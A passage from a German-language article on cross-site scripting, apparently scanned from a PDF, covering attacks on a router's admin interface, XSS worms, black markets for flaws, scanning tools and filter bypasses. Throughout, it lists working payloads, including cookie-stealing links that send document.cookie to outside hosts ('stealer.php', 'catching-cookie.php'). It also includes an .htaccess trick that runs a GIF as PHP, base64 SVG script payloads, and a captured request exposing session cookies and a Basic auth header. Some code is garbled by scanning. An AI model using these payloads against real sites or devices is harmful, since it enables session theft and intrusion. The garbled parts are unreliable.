Netzwerk erreichbare IP im Browser über Port:80 (HTTP). Schon ist er als Benutzer im Interface gelandet. Da so etwas den meisten Angreifern(Cracker) meistens nicht reicht versucht unser potenzieller Angreifer jetzt noch das komplette Netzwerk abzuschiessen damit die Firma lahm liegt. Wie eben erwähnt hat er nur Rechte um DNS, Passwort, Port, E-Mail und Name zu ändern. Er kann also nicht einfach mal versuchen das Image des Routers zu löschen weil er nicht die nötigen Rechte hat. Nun versucht der Angreifer einfach über die im Interface verfügbaren Eingabefelder spezifischen Schadcode zu implementieren. Glücklicherweise weiss der potenzielle Angreifer ja schon das es einige XSS Lücken gibt im Interface der Firma über die er den UserAccount bekommen hat. Wenn eine Seite in diesem Interface nach dem speichern einer Konfiguration aktualisiert wird, kann ein Angreifer das Template zerschiessen oder zusätzliche Konfigurationen abschalten. Wenn der Angreifer nach der XSS Lücke (>") spezifische Sonderzeichen einschleust die im Router für die Konfiguration zuständig sind so kann es passieren das Loginfelder, Firewall konfigurationen oder auch DNS Eingabefelder komplett aus dem Image des Interfaces verbannt werden. Ebenso kann der Angreifer versuchen IFrames

[<iframe src=http://pentest.de/index.php>]

einzuschleusen. Ein potenzieller Angreifer kann auf diese Weise das Interface unzugänglich machen, den Source auslesen, die Firewall abstellen oder auch das Router-Image komplett abschiessen. Im Ernstfall bedeutet das für die Firma die auf das Internet angewiesen ist das vorzeitige Aus. Allein das warten auf den Provider-Dienst dürfte sich stressig(Zeitaufwand der Mitarbeiter, Verlust von Verträgen, keine Möglichkeit für Kunden-Support) und lange genug hinziehen(Warten um einen um einen Schaden(Zeit ist Geld!) davon zu tragen. Schlimm wird diese Art von Angriff erst richtig wenn man die Telefonleitung auch über die entsprechenede ausgefallene Hardware konfiguriert. Ein gefährlicher Link für so einen Diebstahl könnte z.B. so aussehen ...
192.168.2.1/index.stm?=%3C/script%3E%20%22%3E%3Cscript%20src
%3Dhttp%3A//192.168.2.137/stealer.php%3E%3C/script%3E?ack='+escape(document.cookie)

Da diese Art der Angriffs oft von vielen garnicht erst für möglich gehalten wird, kommen sollche fatalen Fehler von Programmierern sehr oft vor im Bereich der hardwarebasierenden Konfigurationsmenüs vor. Wer erwartet auch so eine Möglichkeit des Angriffs im localen Netzwerk. Eigentlich erinnert diese Art, des Netzwerk-Angriffs im Kern des Konfigurationsmenüs eher an eine Injection weil man ja dauerhaft eine Veränderung beiführt und sich nicht wieder beheben lässt. Normalerweise ist man soetwas nicht gewohnt zu erblicken aber es ist eben in spezifischen Fällen möglich eine XSS-Lücke abzuspeichern(injecten). Wenn sich die Interface-Seite dann aktualisiert beim speichern und spezifische Funktionen ablaufen sollen beim Abruf, der Seite und es zu einem Fehler kommt, kann es passieren das sich alles zerschiesst oder Informationen ans Licht kommen welche eher verborgen bleiben sollten. Wie genau sollche Attacken dann als Endprodukt aussehen kann mann an den folgenden Beispielen nur zu gut erkennen ...





Wurmer in Kombination mit Cross-Site-Scripting:
Seit *2006* sind erste sogenannte XSS-Würmer bekannt! Leute aus der Security-Szene erkannten das Potenzial schon 1-2 jahre vorher, haben es aber nicht in öffnetlichem Raum ausgenutzt.

Sie verwenden JavaScript und CSRF (Cross-Site Request Forgery) eine Technik die durch präperierte Requests (GET/POST) bestimmte Aktionen der Webanwendung aufrufen. Zum Beispiel das Hinzufügen eines Administrators, das Ändern des eigenen Passwortes oder aber auch versenden von PNs, Gästebucheinträgen.... Eine ziemlich einfache Technik die in Verbindung mit XSS einen Wurm ergibt.

Diese Würmer funktionieren mit persistenten und nicht persistenten Attacken. Sie verbreiten sich in häufig genutzten Communities am besten. Der Angreifer schickt einigen Leuten eine URL welche das präperierte Request durchführt, darin muss enhalten sein: Die nutzvolle Aufgabe (Cookieklau), und der Code zum verbreiten (Request auf Gästebuch, ...). In der Routine zum Verbreiten muss wiederum das Selbe stecken, wie in dem Request was das erste Opfer ausgeführt hat. Zuerst wird der Cookie geklaut, danach wird Code zum Versenden an andere Benutzer versendet (Freundeliste, Random-UserId, ...). Der Schneeballeffekt trifft ein!

Agressive Links/URLs:
Wenn man versuchen will die Angriffstechniken zu verstehen muss man sich natürlich auch anschauen wie sollche gefährlichen Links funktionieren und aussehen. Dazu habe ich hier einige gute Beispiele gelistet die meistens selbsterklärend sind. Trotzdem habe ich hier für die nicht Coder unter euch einige Kommentare eingefügt damit auch ihr versteht was passiert.

// Java-Alert POP-UP gibt Cookie in Alarm-Fenster aus.
>"<script>alert(document.cookie)</script>

// Auslagerung von Webseiten in ausgeführter Webseite.
>"<iframe src=http://global-evolution.eu/index.html>

// Auslagerung von Webseite mit "Alarm-Aufruf" und dem Text "vulnerable"
>"<iframe src="javascript:alert('vulnerable';"></iframe>

// Codeblockauslagerung die beim Aufrufen ausgeführt werden
>"<script SRC=http://www.global-evolution.de/></script>

// Imageauslagerung die Alert mit Cookie ausgiebt
>"<img= src"javascript:alert(document.cookie);">

// Javascript Fehlermeldung die Cookies ausgiebt mit einem Login-Button
>"Login

// Lädt einen <marquee> mit einem Text in die Webseite
'%3E%3E%3Cmarquee%3E%3Ch1%3XSS%20is%20Here%3C/h1%3E%3C/marquee%3E

// XSS über das body onload TAG
<body onload='javascript:alert([code])'></body>

// Link leitet auf spezifische Webseite weiter und klaut über einen definierten Parameter die Session
"><script>document.location="http://global-evolution.eu/catching-cookie.php?owned="+document.cookie</script>

Wenn man sollche Links zugesendet bekommt dann sollte man besser nicht drauf klicken. Wenn ein Angreifer nicht in der lage ist sie über eine fest eingeschlossene XSS zu erwischen wählt er oft den Weg per manipulierten Link. Hier versucht der Angreifer das Opfer zu verwirren, zu verschrecken, zu interessieren oder zu locken mit Mitteln welche die Grenze des geschmacklosen oft überschreiten. Ein gutes Beispiel für die Dreistigkeit, der Angreifer ist das ausnutzen von Katastrophen wie dem verheerenden Tsunami vor ein paar Jahren. Angreifer schickten in der damaligen Zeit unzählige manipulierte Mails in bekannten Communitys umher um an Accounts von spendeninteressierten Benutzern zu gelangen. So spähten die Angreifer auf diese Art viele Zugangsdaten aus und verkauften sie wieder weiter. Leider sind wir heute im Internet an dem Punkt angekommen, wo wir leider auf jeden Fake gefasst sein müssen und immer damit rechnen müssen betrogen zu werden. Die komplette StringListe könnt ihr im Anhang finden.

illegale Märkte für XSS-Lücken:
Immer häufiger stellen mir Leute, die meistens wenig Ahnung von IT-Sicherheit haben die Frage ob es für Cross-Site-Scripting einen illegalen Marktplatz oder Schwarzmarkt gibt. Mit unruhigem Gewissen kann ich euch unverbindlich und ganz offen sagen "JA!" es gibt einen Schwarzmarkt für sollche XSS-Lücken. Wie man in den vergangenen Jahren gut beobachten konnte gibt es allein schon viele Communitys die sich mit XSS-Lücken regelmässig versorgen lassen. Ebenso gibt es häufig genug BUG-Reports (Sec-Team)und ähnliche interessante Veröffentlichungsmöglichkeiten(Milw0rm,EH, MOkz ... usw.) für "Security-Freaks". Wie man auch gut sehen konnte gibt es genug Leute die sich trauen bei WS-Labi,Ebay oder auf Warehouse eigene Lücken illegal zu verkaufen. Im Hintergrund der öffentlichen Scene gibt es natürlich auch Communitys die sollche Lücken sammeln(farmen) um jeder Zeit einen Angriff auf die entsprechende Infrastruktur der Internetseite zu machen. Ebenso gibt es im östlichen Teil von Europa in den IRC-Netzwerken eine Menge Channels und Betreiber, die alle Lücken kaufen und wieder verkaufen. Besonders begehrt sind bei sollchen höchst kriminellen "Aktivisten" große Internetseiten wie z.B. MSN, Yahoo, AOL, Youtube & auch Google. Für eine XSS-Lücke bekommt ein Cracker meistens einen Preis zwischen 15-120 USD($). Je nachdem wie viele Benutzer, die Internetseite hat und wie fatal die Lücke ist kann der Preis auch deutlich höher liegen für spezifische Interessenten. Die aktivisten (illegalsten) Märkte für sollche Web-Schwachstellen sind Russland, China, Spanien, USA & Deutschland. Was mit einer Lücke später passiert interessiert die Entdecker meistens garnicht weil sie nur das schnelle Geld machen wollen. Die Wahrscheinlichkeit das ein User der 1 Jahr im Internet surft und nicht auf einer Webseite landet wo es schonmal so eine XSS-Lücke gab/gibt geht gegen 0%. Also kann man sich ungefair vorstellen wie fatal dieser Markt fluriert. Einige Menschen tauschen Spiele, MP3s+Filme über das Internet und andere tauschen gleich XSS-Lücken, ripped(geklaute) Sessions, XSS-Stealer oder andere Schadcodes.

Automatisiert XSS-Lücken aufdecken:
Um eine XSS-Lücke als Anfänger im IT-Sicherheitsbereich zu finden kann man einfach kleine Hilfsprogramme benutzen. Um sich HTTP-Requests anzuschauen kann man einfach beliebige HTTP-Recorder (HTTP-Sniffer) kostenlos aus dem Netz laden. Einige sehr bekannte Scanner und Tools für XSS-Lücken haben ich hier kurz mal gelistet.

- Tamper-Data (Mozilla-Firefox Addon)
- HTTP-Sniffer (Freeware)
- Acunetix WebVuln Scanner (Kommerzielle Software)
- Shadow-Security-Scanner (Kommerzielle Software)


Abgesehen von den Bekannten hier gelisteten Programmen empfehle ich persönlich Tamper-Data für den Mozilla-Firefox. Man installiert das Addon und öffnet den Tamper. Dann geht man auf die Webseite auf der man auf XSS testen möchte und surft erst einmal richtig über alle Pages. nach einer kurzen weile sehen wir

den OUTPUT jedes Aufrufs und können direkt einen eigenen Request absetzen mit Hilfe des Analyseprogramms. Wenn man z.B. sieht das jemand in der URL seiner Webseite wichtige Eigenschaften für die Homepage übergibt und diese nicht abgesichert sind, kann man auf Optionen ---> XSS ---> Aufruf gehen und dann direkt seine XSS an den Parameter anhängen. Schon hat man seine erste XSS-Lücke identifiziert. Als einfachen Test kann man einfach mit >"<script>alert('XSS')</script> anfangen. Das Programm bietet natürlich auch Möglichkeiten eigene Aufrufe abzuspeichern. Diese Eigenschaft macht das Plugin zu einem sehr mächtigen Addon aller Browser-Klasse. Ebenso bekommt man natürlich auch ordentliche Outputs im Addon selber was ungefair so aussieht.


23:15:46.981[821ms][total 821ms] Status: 200[OK]
GET http://www.server.eu/gallerie/admin/usergroups.php?action=removegroup&group_id=4
Load Flags[LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI] Größe des Inhalts[-1] Mime Type[text/html]
Request Header: Host[www.global-evolution.eu]
User-Agent[Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.8.1.12) Gecko/20080201Firefox/2.0.0.12]
Accept[text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5]
Accept-Language[de-de,de;q=0.8,en-us;q=0.5,en;q=0.3]
Accept-Encoding[gzip,deflate]
Accept-Charset[ISO-8859-1,utf-8;q=0.7,*;q=0.7]
Keep-Alive[300]
Connection[keep-alive]
Referer[http://www.server.eu/gallerie/admin/usergroups.php?action=modifygroups]
Cookie[2images_lastvisit=1202591376;
2images_userid=1;
bbsessionhash=8e9a4ce66abeeac2a2852513a003a6b7;
bblastvisit=1202590700;
bblastactivity=0;
bbforum_view=d6c9d35e50c7e87a424ac40735a93502a-1-%7Bi-38_i-1202590743_%7D;
sessionid=e7052b9d20fa92f732623a7b82bf434e;
bbuserid=6;

bbpassword=9f244de95d4c5d5aaedcf17f6a3a554b]
Authorization[Basic cm06cm0uMjMuNDQ1LjE0OC5tM2N1U28zbmE0LjEzMg==]
Response Header: Date[Sat, 09 Feb 2008 22:15:46 GMT]
Server[Apache/1.3.37 (Unix)]
Cache-Control[no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0]
Expires[Sat, 09 Feb 2009 22:15:47 GMT]


Mit Hilfe so eines Outputs kann man selber erkennen wo eine XSS-Lücke ist und über welchen Parameter sie funktioniert. Dieses Addon ist nicht nur in der Hand eines Developers(Veröffentlicher) ein nettes Werkzeug sondern dient vielen Crackern bei ihren Analysen und Hacks. HTTP-Sniffer funktioniert ähnliche wie Tamper-Data obwohl beide unterschiedliche Programmierer hatten. Beide Addons erfüllen ihren Zweck sie zeigen Parameter auf, übergaben Aufrufe, POST+GET sowie zusätzliche Informationen. Um einmal zu sehen wie ein so ein Browser-Addon aussieht und aufgebaut ist, gibt es hier folgend einen Screenshot der hoffentlichen einen Eindruck vermittelt zum Thema XSS-Lücken.



Bei Acunetix gibt es natürlich auch die Möglichkeit sich einen Kaffe zu machen in der Zeit wo ein automatisiertes Programm für einen das denken übernimmt. Ideal für all Klick&Done-User im Internet.



Sehr komfortabel & umfangreich auf XSS fixiert ist das Addon für Mozilla von der Firma Compass Security. Mit hilfe einer einfachen Userbar ist es möglich eine seine TAG Datenbank wie bei tamper-Data zu erweitern und direkt zu scannen. Ich kann es nur jedem Leser empfehlen mit anderen zu TAG DB's auszutauschen, was viele Vorteile mit sich bringt.



Restricted Input Bypass XSS:
Diesmal beschäftigen wir uns mit Eingabefeldern die beschränkt(restricted) sind. Dort ist es nicht einfach möglich ein Script TAG einzuschleusen wie z.B. >"<script>alert(document.cookie)</script> da die Form überprüft wird. Nehmen wir z.B. mal an, da wäre ein Eingabefeld was E-Mail Adressen & Passwort verlangt. Das Passwortfeld ist abgesichert aber das Username per E-mail auth Feld nicht. Ein potenzieller Angreifer kann nun TAG's wie z.B.

>"<iframe src=http://global-evolution.info width=800 height=800>@global-evolution.info

... einschleusen und somit die restriction für das Mail Feld bei der Überprüfung mit @*.* umgehen. So kann ein Angreifer über E-Mail oder Telefonnummer, die Beschränkung meistens trotzdem umgehen.

XSS & Grafiken/Elemente:
Nun wollen wir nochmal verdeutlichen das Cross-Site-Scripting Lücken nicht nur Webaufrufen bei Webseiten auftauchen können. Hier werden wir zeigen wie man einen Datenlink in ein Bild implementieren (base64)wo eine Cross-Site-Scripting Lücke ausgenutzt wird. Man kann das Bild dann in verschiedensten PHP-Applikationen als Bild uploaden und so die Cookies, der Anwender klauen ohne das sie Links anwählen müssen. Es muss lediglich z.B. ein ForenTopic angeschaut werden und sonst nichts.

```
<Files "s.gif">
AddType application/x-httpd-php .gif
</Files>

A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQ
iIGhlaWdodD0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TuyIpOzwvc2NyaXB0Pjwvc3ZnPg==
```

Hier in diesen Beispielen wird einfach gezeigt wie man eine Ausgabe mit der Meldung !"XSS" erhält.Über diese Methode von Links kann man einfach und direkt an alle Cookies kommen die man braucht und bisher waren nur wenige Applikationen dagegen gefeiht. Da der Cookie für die komplette Domain gilt ist es sogar eine hervorgende Methode an Passwörter zu kommen.

Man kann es in einem Selbsttest abchecken indem man die Einträge auf der Platte als ".html" abspeichert und öffnet. Wie man sieht ist es ganz einfach diesen Selbsttest zu machen und er richtet keinerlei Schaden bei einem selber an.

```
<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d
3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB
2ZXJz
aW9uPSIxLjAiIHg9IjAiIHk9IjAiIH
dpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pj
wvc3ZnPg==" type="image/svg+xml"></EMBED>
```

HTTP-Header-Manipulation:
HTTP Header sind Anfragen die der Browser an den Webserver sendet. Ein gutes Beispiel für einen HTTP Header
...
GET http://localhost:80/~ge/s.php?suchanfrage=test HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.3) Gecko/20070310 Iceweasel/2.0.0.3 (Debian-2.0.0.3-1)
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: PHPSESSID=0198ad3203cd28c4e26df49ffdf9e2fa

Hier sieht man bereits welche Informationen teilweise alle mitgesendet werden, um sich genauer ber den Aufbau zu informieren kann man sich das entsprechende RFC durchlesen das hier zu finden ist: http://www.faqs.org/rfcs/rfc2616.html Diese vom Client bzw. Server gesendeten HTTP Nachrichten lassen sich manipulieren wie das vorangegangene Beispiel zeigt.

Wenn wir nun eine andere Anfrage gestaltet die eine eigene Session hat könnte es Möglich sein das man über HTTP an Informationen über eine spezifische Session gelangt. Ebenso kann man auch Browser und andere Aufrufe manipulieren damit der andere Admin der Seite denkt man hat z.B. den IE obwohl man eigentlich den Mozilla-Firefox benutzt.

Bevorzugte Angriffsziele für XSS-Attacken:
- Suchmaschinen
- ContentManagementSysteme (CMS)
- News-Scripts & Applications
- ACP-Interface, Panels für Hardware Konfigurationen & Server-Appplikationen
- Government & Mil Applications
- Shops & Warenhäuser
- Webbrowser Software
- Router & Appliance
- Banken & Kreditinstitute

Warum gerade diese Ziele?:
Warum Suchmaschinen betroffen sind ist einfach zu erklären. Das liegt daran das eine Suchmaschine oft unterschiedlichste Funktionen und Parameter aufweist die riskante Funktionen bei nicht Absicherung ausführen könnten. Also ist oft bei XSS die erste Wahl(The first Choice) über HTTP(80) eine Suchmaschine zu besuchen und zu penetrieren. Bei ContentManagementSystemen ist die Community und die viele Userdaten für XSS-Angreifer(Attacker) von Interesse. Sie holen sich einen User-Account und posten einfach einen manipulierten Link in einem der Bereiche oder verschicken es über PM(PrivateMessage). Schon bekommt der Angreifer viele Userdaten in kürzester Zeit. Soetwas kommt sehr oft und sogar täglich im Internet bei größeren Webseiten vor.

Sehr oft kommt es vor das Plugins im Internet kursieren und viele Leute implementieren sie sich einfach. Gerade von sollchen Addons oder App-Mods geht eine große Gefahr aus weil die Programmierer nicht genug Ahnung von sollchen Sicherheitsproblemen haben. Also sollte man immer überlegen ob man sich "Addons" oder "Mods" von irgendwelchen Hostern implementiert. Bei News-Scripten ist oft das Problem das die Leute es so coden das kaum Support bei eventuellen Bugs da ist.

Ebenso programmieren viele Coder es nur funktionstüchtig aber nicht gut und sicher. News-Scripte sind oft mit vielen Fehlern udn Bugs gespickt. Besonders gefährlich werden News-Scripte auch dann wenn man einfach nur eine Config-Datei erstellt und eine Seite als Client und eine Ausgabe-Seite. In diesen Scripten kommt es oft vor das die Authentifizierungen ohne Überprüfung angenommen und ausgeführt werden.
Wie in dem Beispiel mit dem Router-Interface vorher schon gezeigt ist es oft sehr einfach über einen Parameter fragwürdige XSS-Schadocodes zu implementieren. Ebenso kann es aber auch in Software-Interfaces und Server-Interfaces zu sollchen Schwachstellen kommen. Sehr oft durch XSS aufgefallen sind z.B. serverseitige Applikationen wie z.B. PLESK & Confixx.

Diese Art von Lücken sind besonders gefährlich weil der Angreifer von da aus meistens gleich weiter den Server "cracken" kann ohne Anstregungen. Upload-Scripte sind häufig betroffen weil sie wie die News-Scripte nicht sonderlich gut gecodet werden. Die Augen des Programmierers liegen eher darauf das es funktioniert und man versuchen kann etwas hochzuladen. Deshalb sollte man auf jedenfall vorher darauf achten das diese Scripte vorher überprüft. Upload-Scripte mit Logins können einen Angreifer dazu verleiten eine Web-Shell(PHP) auf dem Server abzuwerfen. Wenn das passiert hat er über eine XSS sozusagen alle Rechte auf dem Server des Opfers, was sehr unvorteilhaft ist. Da es ja bekanntlich "Cross-Site" heisst und man über die Parameter ... ?ref= & ?redirect=

... an andere oder eigene Hosts weitergeleitet wird in den meisten Fällen durch die Parameter eine existente Bedrohung ausgestrahlt. Man sollte überprüfen ob sich auch dort keine XSS-Lücken eingeschlichen haben die Problematiken verursachen könnten, da es sehr häufig zu XSS-Angriffen an diesen Parametern kommt.
XSS-Lücken in Web-Browsern kommen zwar eher selten vor trotzdem haben diese Lücken eine unheimliche Wirkung wenn man sie als Angreifer anwendet.
Man kann teilweise jeglichen Code implementieren und das Opfer manchmal auch komplett "routen"

